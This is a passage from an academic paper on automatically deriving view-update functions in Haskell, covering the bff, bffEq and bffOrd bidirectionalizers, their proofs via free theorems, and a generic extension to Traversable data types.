We do not explicitly prove either of the two lemmas here. Both are easily established by induction on the list  $is$ , taking the specifications of functions in `Data.IntMap` into account. Note that in the conclusion of Lemma 2 we cannot simply replace  $\equiv$  by  $\equiv$ , because the instance of  $\text{Eq}$  for  $\tau$  may very well give  $x \equiv y$  for some  $x \neq y$ . We will continue to be careful about this distinction in what follows. Of course, the instances of  $\text{Eq}$  used in practice will often have  $\equiv$  agree with semantic equivalence (such as for integers, characters, strings, ...).

The improved version of `assoc` can now be used for an improved version of `bff` as follows:

```
bff :: (\forall \alpha. [\alpha] → [\alpha]) → (\forall \alpha. \text{Eq } \alpha ⇒ [\alpha] → [\alpha] → [\alpha])
bff get = λs v →
let s' = [0..length s - 1]
g = IntMap.fromAscList (zip s' s)
h = either error id (assoc (get s') v)
h' = IntMap.union h g
in seq h (map (fromJust ∘ flip IntMap.lookup h') s')
```

Note that the use of `error` turns a potential failure in `assoc` (or, via `assoc`, in `checkInsert`) into an explicit runtime error with meaningful error message. The use of `seq` prevents such an error going unnoticed in the case that  $s$ , and thus  $s'$ , is the empty list. (This solves the problem with the PutGet law observed at the end of Section 2.) Instead of the polymorphic strict evaluation primitive we could also have used an emptiness test or any other strict operation on  $h$ .

The new version of `bff` now does not only work for `halve`, `tail`, `sieve`, and the like, but also for `get`-functions that duplicate list elements. For example,

```
> bff (\s -> s ++ s) "a" "aa"
"a"
> bff (\s -> s ++ s) "a" "bb"
"b"
> bff (\s -> s ++ s) "a" "ab"
*** Exception: Update violates equality.
```

Formally, we establish the GetPut and PutGet laws as follows.

**Theorem 1.** For every function  $get :: \forall \alpha. [\alpha] \rightarrow [\alpha]$ , type  $\tau$  that is an instance of  $\text{Eq}$ , and  $s :: [\tau]$ , we have

$$bff \text{ } get \text{ } s \text{ } (get \text{ } s) \equiv s.$$

**Proof.** By the function definition for `bff` we have

$$\begin{aligned} & bff \text{ } get \text{ } s \text{ } (get \text{ } s) \\ & \equiv \\ & \text{seq } h \text{ } (\text{map } (\text{fromJust } \circ \text{flip IntMap.lookup } h') \text{ } s'), \end{aligned} \tag{1}$$

where:

$$s' \equiv [0..length s - 1] \tag{2}$$

$$g \equiv \text{IntMap.fromAscList } (\text{zip } s' \text{ } s) \tag{3}$$

$$h \equiv \text{either error id } (\text{assoc } (get \text{ } s') \text{ } (get \text{ } s)) \tag{4}$$

$$h' \equiv \text{IntMap.union } h \text{ } g. \tag{5}$$

Clearly, (2) implies

$$s \equiv \text{map } (s !!) \text{ } s', \tag{6}$$

where the operator `!!` is used for extracting a list element at a given index position. Thus,

$$get \text{ } s \equiv get \text{ } (\text{map } (s !!) \text{ } s').$$

By a free theorem of Wadler (1989), every  $get :: \forall \alpha. [\alpha] \rightarrow [\alpha]$  satisfies

$$get \circ \text{map } f \equiv \text{map } f \circ get$$

for every choice of  $f$ . Thus, in particular,

$$get \text{ } s \equiv \text{map } (s !!) \text{ } (get \text{ } s').$$

Together with (4) and Lemma 1, this gives that  $h$  is defined (i.e., not a runtime error) and that for every  $i :: \text{Int}$ ,

$$\text{IntMap.lookup } i \text{ } h \equiv \text{if elem } i \text{ } (get \text{ } s') \text{ then Just } (s !! i) \text{ else Nothing.}$$

Since by (2), (3), and the specification of `IntMap.fromAscList`, for every  $i :: \text{Int}$ ,

$$\text{IntMap.lookup } i \text{ } g \equiv \text{if elem } i \text{ } s' \text{ then Just } (s !! i) \text{ else Nothing,}$$

we have by (5) and the specification of `IntMap.union` that for every  $i :: \text{Int}$ ,

$$\begin{aligned} \text{IntMap.lookup } i \text{ } h' \equiv & \text{if elem } i \text{ } (get \text{ } s') \\ & \text{then Just } (s !! i) \\ & \text{else if elem } i \text{ } s' \text{ then Just } (s !! i) \\ & \text{else Nothing.} \end{aligned}$$

Together with (1), the definedness of  $h$ , and (6), this gives the claim.

**Theorem 2.** Let  $get :: \forall \alpha. [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $v, s :: [\tau]$ . We have that if  $bff \text{ } get \text{ } s \text{ } v$  is defined, then

$$get \text{ } (bff \text{ } get \text{ } s \text{ } v) \equiv v.$$

The proof of this second theorem, relying on Lemma 2 and using a similar style of reasoning as above, is given in Appendix A. Note that the theorem establishes the PutGet law only up to  $\equiv$ , rather than for true semantic equivalence. As mentioned earlier, in practice  $\equiv$  will typically agree with  $\equiv$  for the types of data under consideration, so this is no big issue.

#### 4. Source-to-View Functions with Equality Tests

In the previous section we already used  $\text{Eq}$ -constraints for delivering good `put`-functions. On the other hand, the `get`-functions taken as input had to be fully polymorphic, and for good reason. Tempting as it may be to simply change the type of `bff` to

$$\begin{aligned} bff :: & (\forall \alpha. \text{Eq } \alpha ⇒ [\alpha] \rightarrow [\alpha]) \\ & \rightarrow (\forall \alpha. \text{Eq } \alpha ⇒ [\alpha] \rightarrow [\alpha] \rightarrow [\alpha]), \end{aligned}$$

so that it would also accept *get*-functions like the *rmdups* ::  $\text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$  from the introduction, this would be inviting disaster:

```
> bff rmdups "abcbabcba" "aBc"
*** Exception: Update changes the length.
> bff rmdups "abcbabcba" "abc"
*** Exception: Update changes the length.
> bff rmdups "abc" "aaa"
"aaa"
> bff rmdups "aaa" "abc"
"abc"
```

All four experiments disagree with our expectations. For example, since *rmdups* “abcbabcba”  $\equiv$  “abc”, we would have expected in the first experiment that a view update into “aBc” leads to an update of the source into “aBcBaBcBaccBa”. But instead, *bff rmdups* fails. In the second experiment, where the view “abc” has not even been changed at all, we would have expected that *bff rmdups* returns the original source “abcbabcba”. After all, that is what the GetPut law demands. But it does not happen. Similarly, the third experiment violates the PutGet law.

The main reason for failure here is that it is not necessarily true that one can always understand the behavior of a function  $\text{get} :: \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$  on a source list  $s$  by simply observing its behavior on the template list  $[0..n]$  of the same length. For this would completely lose track of potentially duplicated elements in  $s$  and how *get* might react to them. Note that this issue is nonexistent in Section 3, because a fully polymorphic function  $\text{get} :: [\alpha] \rightarrow [\alpha]$  is *unable* to react to duplicated elements, as it cannot even detect them. Since here this is different, the first step towards a solution is a more intelligent template manufacture. For example, instead of  $[0..12]$  the template for “abcbabcba” should be  $[0, 1, 2, 1, 0, 1, 2, 1, 0, 2, 2, 1, 0]$ , together with an association of 0 to ‘a’, 1 to ‘b’, and 2 to ‘c’. In writing a function to do this job, one needs to keep track of which elements have already been seen while going through the source list. Thus, it makes sense to use a state monad (Wadler 1992). And since for every element already seen one needs to be able to determine the template integer value to which it has been associated, it makes sense to extend the IntMap abstraction with a facility for “backwards” lookup. We have implemented such a new abstraction, with API as given in Figure 2. Of immediate interest here are only the functions *IntMapEq.empty*, *IntMapEq.insert*, and *IntMapEq.lookupR*. Using them, we obtain the following piece of code. The state that is carried around consists of an *IntMapEq* containing the elements that have already been encountered and an integer denoting the next available key. The function *numberEq* describes the action to be performed for every element found in a source list, and by which integer key to replace it in the template list.

```
templateEq :: Eq α ⇒ [α] → ([Int], IntMapEq α)
templateEq s = case runState (go s) (IntMapEq.empty, 0)
  of      (s', (g, _)) → (s', g)
where go []      = return []
      go (a : as) = do i ← numberEq a
                        is ← go as
                        return (i : is)
```

```
numberEq :: Eq α ⇒ α → State (IntMapEq α, Int) Int
numberEq a =
  do (m, i) ← State.get
  case IntMapEq.lookupR a m of
    Just j   → return j
    Nothing   → do let m' = IntMapEq.insert i a m
                  State.put (m', i + 1)
                  return i
```

<i>empty</i>	:: <i>IntMapEq</i> $\alpha$
<i>insert</i>	:: $\text{Int} \rightarrow \alpha \rightarrow \text{IntMapEq } \alpha \rightarrow \text{IntMapEq } \alpha$
<i>checkInsert</i>	$\text{Eq } \alpha \Rightarrow \text{Int} \rightarrow \alpha \rightarrow \text{IntMapEq } \alpha$ $\rightarrow \text{Either String } (\text{IntMapEq } \alpha)$
<i>union</i>	$\text{Eq } \alpha \Rightarrow \text{IntMapEq } \alpha \rightarrow \text{IntMapEq } \alpha$ $\rightarrow \text{Either String } (\text{IntMapEq } \alpha)$
<i>lookup</i>	$\text{Int} \rightarrow \text{IntMapEq } \alpha \rightarrow \text{Maybe } \alpha$
<i>lookupR</i>	$\text{Eq } \alpha \Rightarrow \alpha \rightarrow \text{IntMapEq } \alpha \rightarrow \text{Maybe } \alpha$

**Figure 2.** Functions from module *IntMapEq*.

Then, for example,

```
> template_Eq "transformation"
([0,1,2,3,4,5,6,1,7,2,0,8,6,3],fromList [(0,'t'),(1,'r'),(2,'a'),(3,'n'),(4,'s'),(5,'f'),(6,'o'),(7,'m'),(8,'i')])
```

More generally, the following lemma holds.

**Lemma 3.** Let  $\tau$  be a type that is an instance of *Eq* and let  $s :: [\tau]$ ,  $s' :: [\text{Int}]$ , and  $g :: \text{IntMapEq } \tau$ . We have that if

$$(s', g) \equiv \text{template}_{\text{Eq}} s,$$

then

- $\text{map } (\text{flip } \text{IntMapEq}.lookup g) s' == \text{map Just } s$ ,
- for every  $i :: \text{Int}$  not in  $s'$ ,  $\text{IntMapEq}.lookup i g \equiv \text{Nothing}$ ,
- for every  $i /= j$  in  $s'$ ,

$$\text{IntMapEq}.lookup i g /= \text{IntMapEq}.lookup j g.$$

Here  $/=$  is the complement of  $==$ . Again we refrain from giving an explicit proof of this auxiliary lemma. It is quite similar to an example of Hutton and Fulger (2008), and we have nothing conceptually new to contribute right here regarding proof techniques.

The final statement in Lemma 3, about different integers being mapped to different (according to  $/=$  at type  $\tau$ ) values by  $g$  is very essential. The proofs of both Theorems 1 and 2 use the free theorem  $\text{get} \circ \text{map } f \equiv \text{map } f \circ \text{get}$ . But that was for  $\text{get} :: [\alpha] \rightarrow [\alpha]$ . For the  $\text{get} :: \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$  of interest now, we know from Wadler (1989, Section 3.4) that  $f$  cannot be arbitrary anymore. Rather, it must respect *Eq* in the sense that  $x == y$  if and only if  $f x == f y$ . And since ultimately the  $f$  for which we will want to apply the free theorem are connected to  $g$  and later  $h'$ , we need an injectivity invariant for the *IntMapEq*s under use. This is why both *IntMapEq.checkInsert* and *IntMapEq.union* have *Either String* (*IntMapEq*  $\alpha$ ) as return type in Figure 2, so that they can give a meaningful error message in case of a violation of this invariant. The *IntMapEq.insert* used in *numberEq*, on the other hand, has no such safeguards. But Lemma 3 tells us that everything is still okay with *templateEq*.

Of course, we also need to adapt *assoc*, but only slightly. Basically, we just switch from operations on *IntMaps* to operations on *IntMapEqs*, the most important change being that *IntMapEq.checkInsert* does not only prevent insertion of two different update values for the same integer key, but does also prevent insertion of equal update values for different integer keys (so as to prevent the *bff rmdups* “abc” “aaa”  $\equiv$  “aaa” disaster with its violation of the PutGet law). The variant of *assoc* to use is then as follows:

```
assocEq :: Eq α ⇒ [Int] → [α] → Either String (IntMapEq α)
assocEq []      []      = Right IntMapEq.empty
assocEq (i : is) (b : bs) = either Left
                           (IntMapEq.checkInsert i b)
                           (assocEq is bs)
assocEq -      -      = Left "Update changes the length."
```

For it, we claim the following two lemmas. The notion of a function  $f :: \text{Int} \rightarrow \tau$ , for a type  $\tau$  that is an instance of  $\text{Eq}$ , being injective on a list  $is :: [\text{Int}]$  is defined as “for every  $i \neq j$  in  $is$ , also  $f i \neq f j$ ”.

**Lemma 4.** Let  $is :: [\text{Int}]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $f :: \text{Int} \rightarrow \tau$  and  $v :: [\tau]$ . We have that if  $\text{map } f$  is  $\equiv v$  and  $f$  is injective on  $is$ , then

$$\text{assoc}_{\text{Eq}} \text{ is } v \equiv \text{Right } h$$

for some  $h :: \text{IntMapEq } \tau$  with

$$\begin{aligned} \text{IntMapEq}.\text{lookup } i \text{ } h &= \text{if elem } i \text{ is } \text{then Just } (f \text{ } i) \\ &\quad \text{else Nothing} \end{aligned}$$

for every  $i :: \text{Int}$ .

**Lemma 5.** Let  $is :: [\text{Int}]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $v :: [\tau]$  and  $h :: \text{IntMapEq } \tau$ . We have that if

$$\text{Right } h \equiv \text{assoc}_{\text{Eq}} \text{ is } v,$$

then

- $\text{map } (\text{flip IntMapEq}.\text{lookup } h)$  is  $\equiv \text{map Just } v$ ,
- for every  $i :: \text{Int}$  not in  $is$ ,  $\text{IntMapEq}.\text{lookup } i \text{ } h \equiv \text{Nothing}$ ,
- $\text{flip IntMapEq}.\text{lookup } h$  is injective on  $is$ .

Like for Lemmas 1 and 2, the proofs are by induction on the list  $is$ , but now relying on the correct implementation (in particular, regarding the injectivity invariant) of the operations in module `IntMapEq`.

Now we are prepared to give a correct bidirectionalizer for source-to-view functions potentially involving equality tests:

```
bffEq :: (∀α. Eq α ⇒ [α] → [α])
          → (∀α. Eq α ⇒ [α] → [α] → [α])
bffEq get = λs v →
  let (s', g) = templateEq s
    h      = either error id (assocEq (get s') v)
    h'     = either error id (IntMapEq.union h g)
  in seq h' (map (fromJust ∘ flip IntMapEq.lookup h') s')
```

Let us do some sanity checks:

```
> bff_Eq rmdups "abcbabcaccba" "aBc"
"aBcBaBcBaccBa"
> bff_Eq rmdups "abcbabcaccba" "abc"
"abcbabcaccba"
> bff_Eq rmdups "abc" "aaa"
*** Exception: Update violates differentness.
> bff_Eq rmdups "aaa" "abc"
*** Exception: Update changes the length.
```

This looks much better than what we saw at the beginning of the current section. Indeed, we now truly have  $bff_{Eq} \text{ rmdups} \equiv put_3$  for  $put_3$  as given in the introduction (except that  $bff_{Eq} \text{ rmdups}$  gives more meaningful error messages).

A small, but important, detail in the definition of  $bff_{Eq}$  is that the computation of  $h'$  via `IntMapEq.union` may now also lead to an error being raised. This is essential for properly dealing with examples like the following one:

```
> bff_Eq (tail . rmdups) "abcbabcaccba" "ba"
*** Exception: Update violates differentness.
```

Note that the view obtained from “abcbabcaccba” by applying  $\text{tail} \circ \text{rmdups}$  is “bc”. Updating “bc” to “ba” does not yet introduce a differentness violation on the view level. But blindly propagating this change from ‘c’ to ‘a’ back into the original source would give “ababababaaaba”. And this would contradict the PutGet law, because  $\text{tail} \circ \text{rmdups}$  applied to “ababababaaaba” gives “b”, which is

different from the supposed “ba”. The solution employed to detect such late conflicts (arising when the updates learned by comparing the template view with the updated proper value view encounter those values from the original source that did not make it into the view and thus are simply kept unchanged) is to make sure that no unwarranted equalities occur when combining the associations  $h$  and  $g$  into  $h'$ . Our implementation of `IntMapEq.union` takes care of that. This does not change its left-biased nature. That is, an error is only reported if a pair  $(i, b)$  in  $h$  conflicts with a pair  $(j, a)$  in  $g$  in the sense that  $a == b$  and there is no pair  $(j, c)$  in  $h$  that renders  $(j, a)$  irrelevant.

Before proving the GetPut and PutGet laws for  $bff_{Eq}$ , let us clarify the situation of free theorems for functions of the type  $get :: \forall \alpha. \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ . The general form, as obtained for example from our online free theorems generator <http://linux.tcs.inf.tu-dresden.de/~voigt/ft>, is that for every choice of types  $\tau_1$  and  $\tau_2$  that are instances of  $\text{Eq}$ , relation  $\mathcal{R}$  between them that respects  $\text{Eq}$ , and lists  $l_1 :: [\tau_1]$  and  $l_2 :: [\tau_2]$  of the same length and element-wise related by  $\mathcal{R}$ , the lists  $get \text{ } l_1$  and  $get \text{ } l_2$  are also of the same length and element-wise related by  $\mathcal{R}$ . The notion of  $\mathcal{R}$  respecting  $\text{Eq}$  here means that for every  $(a, b)$  and  $(c, d)$  in  $\mathcal{R}$ ,  $a == c$  if and only if  $b == d$ . This general free theorem easily gives the following specialized version.

**Lemma 6.** Let  $get :: \forall \alpha. \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $f :: \text{Int} \rightarrow \tau$ ,  $s' :: [\text{Int}]$ , and  $s :: [\tau]$ . We have that if  $\text{map } f \text{ } s' == s$  and  $f$  is injective on  $s'$ , then  $\text{map } f \text{ } (get \text{ } s') == get \text{ } s$  and every  $i$  in  $get \text{ } s'$  is also in  $s'$ .

The relation  $\mathcal{R}$  used for this specialization is the one which contains exactly all pairs  $(i, a)$  with  $i :: \text{Int}$ ,  $a :: \tau$ ,  $i$  in  $s'$ , and  $f \text{ } i == a$ .

Now, we can go about proving the GetPut and PutGet laws for  $bff_{Eq}$ . The former is now also established only up to  $\equiv$ .

**Theorem 3.** For every  $get :: \forall \alpha. \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , type  $\tau$  that is an instance of  $\text{Eq}$ , and  $s :: [\tau]$ , we have

$$bff_{Eq} \text{ get } s \text{ } (get \text{ } s) == s.$$

**Theorem 4.** Let  $get :: \forall \alpha. \text{Eq } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Eq}$ , and let  $v, s :: [\tau]$ . We have that if  $bff_{Eq} \text{ get } s \text{ } v$  is defined, then

$$get \text{ } (bff_{Eq} \text{ get } s \text{ } v) == v.$$

The proofs of these two theorems, relying on Lemmas 3–6, are given in Appendices B and C.

## 5. Source-to-View Functions with Ordering Tests

Having dealt with equality tests, how about ordering tests? Can we produce a correct bidirectionalizer of type

```
bffOrd :: (∀α. Ord α ⇒ [α] → [α])
          → (∀α. Ord α ⇒ [α] → [α] → [α]) ?
```

The roadmap to follow should be relatively clear from the previous section. First, we need an appropriate template manufacture. Now the template integer values should not only reflect which elements in the original source are equal, but also need to reflect their relative order. Since this means that we cannot assign integer values until we have seen the full source list, it turns out that the “monadic traversal” used in `templateEq` is not sufficient anymore. Instead, we use the framework of applicative functors, or idioms (McBride and

Paterson 2008). It is captured by the following Haskell type constructor class, defined in the standard library `Control.Applicative`:

```
class Functor  $\phi \Rightarrow$  Applicative  $\phi$  where
  pure ::  $\alpha \rightarrow \phi \alpha$ 
  ( $\langle * \rangle$ ) ::  $\phi(\alpha \rightarrow \beta) \rightarrow \phi \alpha \rightarrow \phi \beta$ 
```

For ordered template generation we conceptually need two phases, a first to collect all values occurring in the original source list, so that after sorting them a second phase can assign appropriate integer values. It turns out that for both tasks there already exist predefined applicative functors. For the collection of values, we can simply use the constant functor (`Control.Applicative.Const`) mapping to the monoid (`Data.Monoid`) of sets (`Data.Set`):

```
collect :: Ord  $\alpha \Rightarrow [\alpha] \rightarrow$  Const (Set  $\alpha$ )  $[\beta]$ 
collect  $s =$  traverse ( $\lambda a \rightarrow$  Const (Set.singleton  $a$ ))  $s$ 

traverse :: Applicative  $\phi \Rightarrow (\alpha \rightarrow \phi \beta) \rightarrow [\alpha] \rightarrow \phi [\beta]$ 
traverse  $f [] =$  pure []
traverse  $f (a : as) =$  pure  $(:)$   $\langle * \rangle f a \langle * \rangle$  traverse  $f as$ 
```

To build a proper association between integer values and (ordered) source values, we need an abstraction similar to `IntMapEq` but maintaining an order-preservation invariant as well. We provide this in module `IntMapOrd`, with API as given in Figure 3. Note that `fromAscPairList` expects a list with both keys and values in ascending order. Together with the function `Set.toAscList` that transforms a set into a sorted list, we can define

```
set2map :: Ord  $\alpha \Rightarrow$  Set  $\alpha \rightarrow$  IntMapOrd  $\alpha$ 
set2map  $as =$ 
  IntMapOrd.fromAscPairList (zip [0..] (Set.toAscList  $as$ ))
```

and then have, for example:

```
> set2map . getConst $ collect "transformation"
fromList [(0,'a'),(1,'f'),(2,'i'),(3,'m'),(4,'n'),
(5,'o'),(6,'r'),(7,'s'),(8,'t')]
```

For propagating knowledge about such a proper assignment between integer values and ordered source values, we can use a partially applied function arrow functor:<sup>1</sup>

```
propagate :: Ord  $\alpha \Rightarrow [\alpha] \rightarrow ((\rightarrow) (\text{IntMapOrd } \alpha))$  [Int]
propagate  $s =$ 
  traverse ( $\lambda a \rightarrow$  fromJust  $\circ$  IntMapOrd.lookupR  $a$ )  $s$ 
```

For example, with  $m$  being the `IntMapOrd Char` returned above, we have:

```
> propagate "transformation"  $m$ 
[8,6,0,4,7,1,5,6,3,0,8,2,5,4]
```

Since we do not want to spend two traversals on the collection and propagation phases, we pair the involved applicative functors together with a lifted product bifunctor. Altogether, we realize the new template generator as follows:

```
templateOrd :: Ord  $\alpha \Rightarrow [\alpha] \rightarrow ([\text{Int}], \text{IntMapOrd } \alpha)$ 
templateOrd  $s =$  case traverse numberOrd  $s$  of
  Lift (Const  $as$ ,  $f$ )  $\rightarrow$  let  $m =$  set2map  $as$ 
    in ( $f m, m$ )
numberOrd :: Ord  $\alpha \Rightarrow \alpha \rightarrow$  Lift (,) (Const (Set  $\alpha$ ))
  (( $\rightarrow$ ) (IntMapOrd  $\alpha$ )) Int
numberOrd  $a =$  Lift (Const (Set.singleton  $a$ ),
  fromJust  $\circ$  IntMapOrd.lookupR  $a$ )
```

Note that `numberOrd`, which serves as argument to `traverse` in the definition of `templateOrd`, is essentially obtained as a “split”

<sup>1</sup> Note that the type of `propagate` could equivalently be written as follows:  $\text{Ord } \alpha \Rightarrow [\alpha] \rightarrow \text{IntMapOrd } \alpha \rightarrow [\text{Int}]$ .

<code>fromAscPairList</code>	$\text{Ord } \alpha \Rightarrow [(\text{Int}, \alpha)] \rightarrow \text{IntMapOrd } \alpha$
<code>empty</code>	$\text{IntMapOrd } \alpha$
<code>checkInsert</code>	$\text{Ord } \alpha \Rightarrow \text{Int} \rightarrow \alpha \rightarrow \text{IntMapOrd } \alpha$ → Either String (IntMapOrd $\alpha$ )
<code>union</code>	$\text{Ord } \alpha \Rightarrow \text{IntMapOrd } \alpha \rightarrow \text{IntMapOrd } \alpha$ → Either String (IntMapOrd $\alpha$ )
<code>lookup</code>	$\text{Ord } \alpha \Rightarrow \text{Int} \rightarrow \text{IntMapOrd } \alpha \rightarrow \text{Maybe } \alpha$
<code>lookupR</code>	$\text{Ord } \alpha \Rightarrow \alpha \rightarrow \text{IntMapOrd } \alpha \rightarrow \text{Maybe Int}$

Figure 3. Functions from module `IntMapOrd`.

of the corresponding arguments in the definitions of `collect` and `propagate` above. This kind of tupling is an old trick to avoid multiple traversals of data structures (Pettorossi 1987). An alternative approach to ordered template generation would be to use an order-maintenance data structure (Dietz and Sleator 1987).

Under the assumption that in addition to the conditions we have already imposed on instances of `Eq` every instance of `Ord` satisfies that the provided `<` is transitive, that  $x < y$  implies  $x = y$ , and that  $x = y$  implies  $x < y$  or  $y < x$ , the following analogue of Lemma 3 now holds. The notion of a function  $f :: \text{Int} \rightarrow \tau$ , for a type  $\tau$  that is an instance of `Ord`, being order-preserving on a list  $s' :: [\text{Int}]$  is defined as “for every  $i < j$  in  $s'$ , also  $f i < f j$ ”.

**Lemma 7.** Let  $\tau$  be a type that is an instance of `Ord` and let  $s :: [\tau]$ ,  $s' :: [\text{Int}]$ , and  $g :: \text{IntMapOrd } \tau$ . We have that if

$$(s', g) \equiv \text{template}_{\text{Ord}} s,$$

then

- $\text{map} (\text{flip IntMapOrd.lookup } g) s' == \text{map Just } s$ ,
- for every  $i :: \text{Int}$  not in  $s'$ ,  $\text{IntMapOrd.lookup } i g \equiv \text{Nothing}$ ,
- $\text{flip IntMapOrd.lookup } g$  is order-preserving on  $s'$ .

We omit a formal proof, but the following example should be reassuring:

```
> template_Ord "transformation"
([8,6,0,4,7,1,5,6,3,0,8,2,5,4], fromList [(0,'a'),(1,'f'),(2,'i'),(3,'m'),(4,'n'),(5,'o'),(6,'r'),(7,'s'),(8,'t')])
```

On the view association side, the changes from `assocEq` to `assocOrd` are almost trivial:

```
assocOrd :: Ord  $\alpha \Rightarrow [\text{Int}] \rightarrow [\alpha] \rightarrow$  Either String (IntMapOrd  $\alpha$ )
assocOrd [] [] = Right IntMapOrd.empty
assocOrd  $(i : is)$   $(b : bs) =$  either Left
  ( $\text{IntMapOrd.checkInsert } i b$ )
  ( $\text{assocOrd } is bs$ )
assocOrd - - - = Left “Update changes the length.”
```

and analogues of Lemmas 4 and 5 for `assocOrd` instead of `assocEq` are obtained by simply replacing `Eq` by `Ord`, “injective” by “order-preserving”, and `IntMapEq` by `IntMapOrd`.

Finally, our bidirectionalizer for source-to-view functions potentially involving ordering tests takes the following, by now probably expected, form:

```
bfford :: ( $\forall \alpha. \text{Ord } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ )
  → ( $\forall \alpha. \text{Ord } \alpha \Rightarrow [\alpha] \rightarrow [\alpha] \rightarrow [\alpha]$ )
bfford get =  $\lambda s v \rightarrow$ 
  let  $(s', g) = \text{template}_{\text{Ord}} s$ 
     $h =$  either error id ( $\text{assocOrd } (\text{get } s') v$ )
     $h' =$  either error id ( $\text{IntMapOrd.union } h g$ )
  in seq  $h' (\text{map} (\text{fromJust} \circ \text{flip IntMapOrd.lookup } h') s')$ 
```

Showing off its power, for the function `top3` from the introduction:

```

> bff_Ord top3 "transformation" "abc"
"transbormatcon"
> bff_Ord top3 "transformation" "xyz"
*** Exception: Update violates relative order.

```

For proving the GetPut and PutGet laws for  $bff_{\text{Ord}}$ , we need an appropriate free theorem that holds for every function of type  $\text{get} :: \forall \alpha. \text{Ord } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ . Again consulting the online free theorems generator <http://linux.tcs.inf.tu-dresden.de/~voigt/ft>, we obtain that for every choice of types  $\tau_1$  and  $\tau_2$  that are instances of  $\text{Ord}$ , relation  $\mathcal{R}$  between them that respects  $\text{Ord}$ , and lists  $l_1 :: [\tau_1]$  and  $l_2 :: [\tau_2]$  of the same length and element-wise related by  $\mathcal{R}$ , the lists  $\text{get } l_1$  and  $\text{get } l_2$  are also of the same length and element-wise related by  $\mathcal{R}$ . The notion of  $\mathcal{R}$  respecting  $\text{Ord}$  here means that for every  $(a, b)$  and  $(c, d)$  in  $\mathcal{R}$ ,  $a < c$  if and only if  $b < d$  (and assuming that the other operations of the  $\text{Ord}$  type class relate to the definitions for  $=$  and  $<$  in the natural way). Setting  $\tau_1 = \text{Int}$ ,  $\tau_2 = \tau$ ,  $\mathcal{R} = \{(i, a) \mid \text{elem } i s' \&& f i == a\}$ ,  $l_1 = s'$ , and  $l_2 = s$ , we obtain the following specialized version.

**Lemma 8.** Let  $\text{get} :: \forall \alpha. \text{Ord } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Ord}$ , and let  $f :: \text{Int} \rightarrow \tau$ ,  $s' :: [\text{Int}]$ , and  $s :: [\tau]$ . We have that if  $\text{map } f s' == s$  and  $f$  is order-preserving on  $s'$ , then  $\text{map } f (\text{get } s') == \text{get } s$  and every  $i$  in  $\text{get } s'$  is also in  $s'$ .

Now, quite pleasingly, the proofs of the following two theorems are exact replays of the proofs given for Theorems 3 and 4 in Appendices B and C, respectively, except that Lemma 7 is used instead of Lemma 3, that Lemma 8 is used instead of Lemma 6, and that the analogues of Lemmas 4 and 5 mentioned above are used instead of those two lemmas themselves.

**Theorem 5.** For every  $\text{get} :: \forall \alpha. \text{Ord } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , type  $\tau$  that is an instance of  $\text{Ord}$ , and  $s :: [\tau]$ , we have

$$bff_{\text{Ord}} \text{get } s (\text{get } s) == s.$$

**Theorem 6.** Let  $\text{get} :: \forall \alpha. \text{Ord } \alpha \Rightarrow [\alpha] \rightarrow [\alpha]$ , let  $\tau$  be a type that is an instance of  $\text{Ord}$ , and let  $v, s :: [\tau]$ . We have that if  $bff_{\text{Ord}} \text{get } s v$  is defined, then

$$\text{get } (bff_{\text{Ord}} \text{get } s v) == v.$$

## 6. Going Generic

So far, we have focused on list data structures for sources and views. In this section, we lift this restriction, both on the input and output sides of  $\text{get}$ -functions. Let us start with the input side, and with  $bff_{\text{Ord}}$ .

Where in the definition of  $bff_{\text{Ord}}$  is the fact important that the input data structure is a list? The answer is: at two places; once in the definition of  $\text{traverse}$  as used in  $template_{\text{Ord}}$  and thus in  $bff_{\text{Ord}}$ , and once when using  $\text{map}$  inside  $bff_{\text{Ord}}$  itself. But note that even though we have provided our own definition of  $\text{traverse}$  in the previous section, a function with that name already exists in the standard library `Data.Traversable`, where it is a method of the type constructor class `Traversable` and has the following type:

$$\begin{aligned} \text{traverse} :: & (\text{Applicative } \phi, \text{Traversable } \kappa) \\ & \Rightarrow (\alpha \rightarrow \phi \beta) \rightarrow \kappa \alpha \rightarrow \phi (\kappa \beta). \end{aligned}$$

Moreover, there is also a predefined instance of `Traversable` for the type of lists, and the definition for  $\text{traverse}$  in that instance is exactly the one seen in the previous section. So we could have

avoided defining our own `traverse` and instead used the predefined one. But more importantly, we can give  $template_{\text{Ord}}$  the following more general type, without changing anything about its definition:

$$\begin{aligned} template_{\text{Ord}} :: & (\text{Traversable } \kappa, \text{Ord } \alpha) \\ & \Rightarrow \kappa \alpha \rightarrow (\kappa \text{ Int}, \text{IntMapOrd } \alpha). \end{aligned}$$

Providing an instance definition for the data type `Tree` from the introduction as follows:

$$\begin{aligned} \text{instance Traversable Tree where} \\ \text{traverse } f (\text{Leaf } a) &= \text{pure Leaf } <*> f a \\ \text{traverse } f (\text{Node } t_1 t_2) &= \text{pure Node } <*> \text{traverse } f t_1 \\ &\quad <*> \text{traverse } f t_2 \end{aligned}$$

we then have, for example:

$$\begin{aligned} > \text{template}_{\text{Ord}} (\text{Node } (\text{Leaf } 'a') (\text{Leaf } 'b')) \\ &(\text{Node } (\text{Leaf } 0) (\text{Leaf } 1), \text{fromList } [(0, 'a'), (1, 'b')]) \end{aligned}$$

Actually, for dependency reasons, we also need to add the following two instance definitions:

$$\begin{aligned} \text{instance Foldable Tree where} \\ \text{foldMap} &= \text{foldMapDefault} \\ \text{instance Functor Tree where} \\ \text{fmap} &= \text{fmapDefault} \end{aligned}$$

